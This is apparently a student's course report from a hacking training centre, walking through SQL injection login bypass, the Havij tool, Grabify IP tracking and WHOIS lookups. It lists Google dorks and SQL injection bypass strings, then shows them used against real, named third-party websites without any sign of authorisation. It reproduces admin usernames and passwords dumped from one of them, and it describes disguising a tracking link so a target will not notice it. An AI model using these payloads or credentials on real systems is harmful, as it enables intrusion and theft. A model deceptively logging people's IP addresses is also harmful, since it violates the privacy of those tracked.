

# **Cyber Security & Ethical Hacking**

A thesis submitted in partial fulfillment of the requirements for the  
course of Cyber Security & Ethical Hacking

**By Mahbub Chowdhury**

**On 25<sup>th</sup> of March**

**2024**

**Arena Web Security**

NEW WINDOW OF WORLD WIDE WEB



**Declaration by student:**

I am Mahbub Chowdhury, studying Computer Science and Engineering at “Sonargaon University”, Bangladesh. I affirm that the content presented in this document is entirely my original work, conducted under the guidance of Fahim Al Tanjim. It has not been previously published or submitted for any academic degree. Any external sources or materials referenced within this thesis have been appropriately acknowledged and cited in the reference section.

**Mahbub Chowdhury****Place: Arena Web Security****Date: March 25, 2024**

## Certificate:

I hereby certify that the thesis titled "Cyber Security & Ethical Hacking" submitted by Mahbub Chowdhury as part of the requirements for the Cyber Security & Ethical Hacking course at Arena Web Security, reflects the research and study conducted under our supervision. This thesis has not been previously submitted for any academic qualification or recognition at any other institution or university.

Countersigned:

Signature

*Mahbub Chowdhury*

.....

(Tanjim Al Fahim)

.....

(Mahbub Chowdhury)

**Supervisor Batch: 48**

## Abstract:

This course on Cyber Security and Ethical Hacking provides a comprehensive exploration of the fundamental principles and advanced techniques essential for safeguarding digital systems and networks. Covering a diverse range of topics including threat analysis, penetration testing, cryptography, and ethical hacking methodologies, students will gain practical skills and theoretical knowledge crucial for identifying vulnerabilities and mitigating cyber threats. Through hands-on exercises and real-world case studies, participants will develop a deep understanding of cybersecurity best practices and ethical hacking techniques, empowering them to contribute effectively to the protection of digital assets and the preservation of privacy and integrity in the modern cyber landscape.

## Acknowledgement:

I express my sincere appreciation to the instructors and mentors at Arena Web Security for their invaluable guidance, expertise, and unwavering support throughout this learning journey. I am also deeply thankful to my peers and fellow participants for their collaboration, insights, and camaraderie during discussions, and practical exercises.

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## Week-01: (Basic SQL Injection)

### Basic SQL Injection:

SQL injection represents a malicious technique wherein attackers inject code into a website's database, posing a significant threat to its integrity. It stands as one of the most prevalent methods used in web hacking.

This exploit typically arises when a user provides input, such as a username or user ID, but instead submits an SQL statement.

Before delving into the mechanics of SQL injection, it's essential to understand what website vulnerability entails.

**Web Vulnerability:** A website vulnerability denotes a flaw within the website or web application code, enabling attackers to gain control over the site and potentially the hosting server. Websites with vulnerabilities of varying degrees are susceptible to exploitation by malicious actors.

**Google Dork:** Identifying websites with vulnerabilities often involves leveraging Google Dork, a hacking technique utilizing Google Search and other Google applications to uncover security weaknesses in website configurations and code. Google dork enables the discovery of websites susceptible to exploitation. Through targeted Google searches, utilizing specific search queries known as Google dorks, one can uncover websites vulnerable to SQL injection attacks.

Here is a list of Google dorks commonly used to find the admin panel of a website:

inurl: admin/login.php site:.com

inurl: admin/login.php site:.in

inurl: admin/login.php

inurl: admin/index.php

inurl: admin

inurl: login.php

inurl: login.php site:.in

inurl:adminlogin.aspx

inurl:admin/index.php

inurl:administrator.php

inurl:administrator.asp

inurl:login.asp

inurl:login.aspx

inurl:login.php  
inurl:admin/index.php  
inurl:adminlogin.aspx  
inurl:personalrecords/login.php  
inurl:admin/Uploade  
inurl:admin/Upload  
inurl:creative-admin  
inurl:-admin/login.php  
inurl:\*-admin/index.php  
inurl:-admin/admin.php

After finding the login page of a website by using the aforementioned dorks, we can use below mentioned User ID and Password to get access to the website:

User/Pass: 1'or'1'='1  
User/Pass: ' or 1=1#  
User/Pass: or 1=1  
User/Pass: " or ""="  
User/Pass: or 1=1--  
User/Pass: or 1=1#  
User/Pass: or 1=1/\*  
User/Pass: admin' --  
User/Pass: admin' #  
User/Pass: admin'/\*  
User/Pass: admin' or '1'='1  
User/Pass: admin' or '1'='1'--  
User/Pass: admin' or '1'='1'#  
User/Pass: admin' or '1'='1'/\*  
User/Pass: admin'or 1=1 or ''=''  
User/Pass: admin' or 1=1  
User/Pass: admin' or 1=1--

We will need the above user and password to get access to the website.


### How it works?

Every website has a database in that database if we put in a wrong username and false query then it will suddenly alert us. But if we put the above query in the username and password


field then the database will consider it as true and give the attacker unauthorized access. The website won't understand the false query and the hacker will easily get access with the 1=1 query.

Example: There is an example given below to describe the process of Basic SQL Injection


**Step 1:** Searching by google dork ( inurl: admin/login.php site:.in )  
to find website login page



**Step 2:** Open the links you got from Google Dorks, and then use (1'or'1'='1) as the User ID and Password to get access to the website



The screenshot shows a web browser window with the address bar displaying `ccpindia.in/verification/adminlogin.aspx`. The browser's tab bar shows several open tabs, including "(1) Messenger | Fac...", "Gmail", "YouTube", "Maps", and "Inbox (5) - mahbub...". The main content area features a blue background with a white "Admin Login" dialog box. The dialog box has a title bar with a home icon. Inside, there are two input fields: "User Name :" with the value "1'or'1'='1" and "Password :" with masked characters ".....". Below the fields are two buttons: "Submit" and "Clear".



The screenshot shows a web browser window with the address bar displaying `ccpindia.in/verification/AdminMain2.aspx`. The browser's tab bar shows several open tabs, including "(1) Messenger | Fac...", "Gmail", "YouTube", "Maps", and "Inbox (5) - mahbub...". The main content area features a blue background with a white "WELCOME TO ADMIN PANEL" header. Below the header is a form with various fields for user registration. The fields are: "\*Council Name:" (a dropdown menu with "Select" as the current value), "\*Course Name:", "\*Roll Code:", "\*Roll No:", "\*Initial Rgistration No.:", "\*Student Name:", "\*Father Name:", "\*Mother Name:", "Admission Type:", "\*Date of birth :" (with a date format "dd/mm/yyyy" to its right), "Session:", "Full Marks Statement:", "Division:", "Passing Reg No:", and "Study Center :".



## Week 1, Topic 2: ( Havij )

### What is Havij ?

Havij is nothing but an automated SQL injection tool used by both security professionals and malicious hackers. Developed by an Iranian security researcher, "Havij" gained notoriety for its simplicity and effectiveness in exploiting SQL injection vulnerabilities in web applications. The tool allows users to perform a wide range of SQL injection attacks, including extracting data from databases, bypassing authentication mechanisms, and even executing arbitrary SQL commands on the target server. Havij automates the process of identifying and exploiting SQL injection vulnerabilities, making it accessible to individuals with limited technical expertise.

### How can use it?

First of all, we have to find targeted website links where an ID and parameter exist on the link. To find such a link to a website we can use the dork (`php?id=site:http://www.example.com`). After that, you will get a few links to the website with parameters. Then, you have to find out whether it has SQL injection vulnerability or not. The entire process I describe below step by step-

**1<sup>st</sup> step:** Search on google by `php?id=site: example.com( website link)`

**For example:** `php?id= site:http://www.tsis.ac.th`

**2<sup>nd</sup> step:** After searching on google by the aforementioned link, you will get some links, then open a link and then, use(') at the end of the link then press enter. If you can get any error or anything missing from the webpage that you opened before. It indicates that you can use this link on [havij](#) to get admin & password.

`php?id= site:http://www.tsis.ac.th`



`http://www.tsis.ac.th/activities.php?id=1`



`http://www.tsis.ac.th/activities.php?id=1'`



paste the link (`http://www.tsis.ac.th/activities.php?id=1`) on havij Target option and click analyze.



When analyzing will be completed, then click on the table button



Click on get table option





Find admin/user option and click on it



Then click on get column button and mark username and password



Then click on find data button, then you will get the admin and password



Target:

☐ Keyword:  ☐ Syntax:

Data Base:  Method:  Type:

Analyze Load Save

About Info Tables Read Files Cmd Shell Query Find Admin MD5 Settings

Stop Get DBs Get Tables Get Columns Get Data Save Tables Save Data

evergree\_tsss

☐ tb\_site\_page
☐ tb\_article
☐ tb\_calendar
☒ config\_admin
☒ email
☒ password
☒ username
☐ tb\_slide
☐ tb\_img
☐ tb\_sliding\_old
☐ tb\_gallery\_album
☐ tb\_scholarship
☐ tb\_file

email	password	username
tsis_admin	Eph.4:24	ireadyweb
info@ireadyweb.com	iReadyWeb55	

☒ Use Group\_Concat (MySQL Only) ☐ All in one request.

Status: Getting Column data [Clear Log](#)

```

Count(column_name) of information_schema.columns Where table_schema=0x65766572677265555F74
Columns found: username,password,email
Count(*) of evergree_tsss.config_admin is 3
Data Found: email=tsis_admin
Data Found: password=Eph.4:24
Data Found: username=ireadyweb
Data Found: email=info@ireadyweb.com
Data Found: password=iReadyWeb55

```

## Week 2, Topic 1: ( IP address tracking )

### What is Grabify ip logger?

Grabify is a web-based tool used for IP address tracking and URL shortening. It allows users to create shortened links that can be shared with others. When someone clicks on a Grabify link, Grabify collects information about that user, including their IP address, web browser details, operating system, and location.

First of all, we have to go to (<https://grabify.link/>) website, and then we have to Enter a URL, where we want to reload our targeted person whenever he clicks our given link. For example, I enter my website link ([www.mahbubchowdhury.com](http://www.mahbubchowdhury.com)) here, so that, when a person clicks the link that will be sent by me, it will redirect him to my website. As a result, he cannot understand that It's a fishing link.



After clicking on the Create URL button, a link will be generated automatically. Then, whenever a targeted person clicks on the generated link we will get his IP address, Location details, and the ISB details in Grabify.

Note: If you have posted your link on Facebook, Twitter, or in a URL shortener, you may see results from various "bots" (Bitly)

Hide your IP! - Click here to [hide your IP from Grabify and stay anonymous online.](#)

☐ Hide Bots

Date/Time	IP/Provider	Country	User Agent	Referer
2024-03-21 17:08:36 UTC	103.109.56.203 HelloTech Limited	Bangladesh Feni	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/122.0.0.0 Safari/537.36	no referer

Date/Time	2024-03-21 17:08:36 UTC
IP Address	103.109.56.203 ! IP Exposed, Click To Hide
Country	Bangladesh, Feni
Browser	Chrome (122.0.0.0)
Operating System	Windows 10 x64

From ( <https://whatismyipaddress.com/> ) website we can easily find the IP address location and details

https://whatismyipaddress.com/ip/103.109.56.202

What's My IP Address .com

Enter Keywords or IP Address... Search


MY IP IP LOOKUP HIDE MY IP VPNs TOOLS

Decimal:	1735211210
Hostname:	103.109.56.202
ASN:	138640
ISP:	Hello Tech Limited
Services:	None detected
Assignment:	<a href="#">Likely Static IP</a>
Country:	Bangladesh
State/Region:	Chattogram
City:	Noakhali
Latitude:	22.8176 (22° 49' 3.47" N)
Longitude:	91.0894 (91° 5' 22.01" E)

CLICK TO CHECK BLACKLIST STATUS

## Week 2, Topic 2: ( Web Server Whois )

In this way, we can find web server details for example registrar details, ip address, ip location, domain status, hosting history, and many more.



The screenshot shows the DomainTools website interface. At the top, there's a navigation bar with links: PROFILE, CONNECT, MONITOR, SUPPORT, and a Whois Lookup search bar. The main content area displays details for the domain mahbubchowdhury.com. The details are organized into sections: Name Servers, IP Address, IP Location, ASN, Domain Status, IP History, Registrar History, and Hosting History. Below these is the Whois Record section, which contains a text box with the following information:



```
Domain name: mahbubchowdhury.com
Registry Domain ID: 2820390182_DOMAIN_COM-VRSN
Registrar WHOIS Server: whois.namecheap.com
Registrar URL: http://www.namecheap.com
Updated Date: 0001-01-01T00:00:00.00Z
Creation Date: 2023-10-09T07:56:42.00Z
Registrar Registration Expiration Date: 2024-10-09T07:56:42.00Z
```

On the right side of the page, there are several vertical panels. The top one is a 'Available TLD' panel, and the bottom one is a 'General TLD' panel. The bottom of the page features a large, stylized logo for 'Arena Web Security' with the tagline 'NEW WINDOW OF WORLD WIDE WEB'.

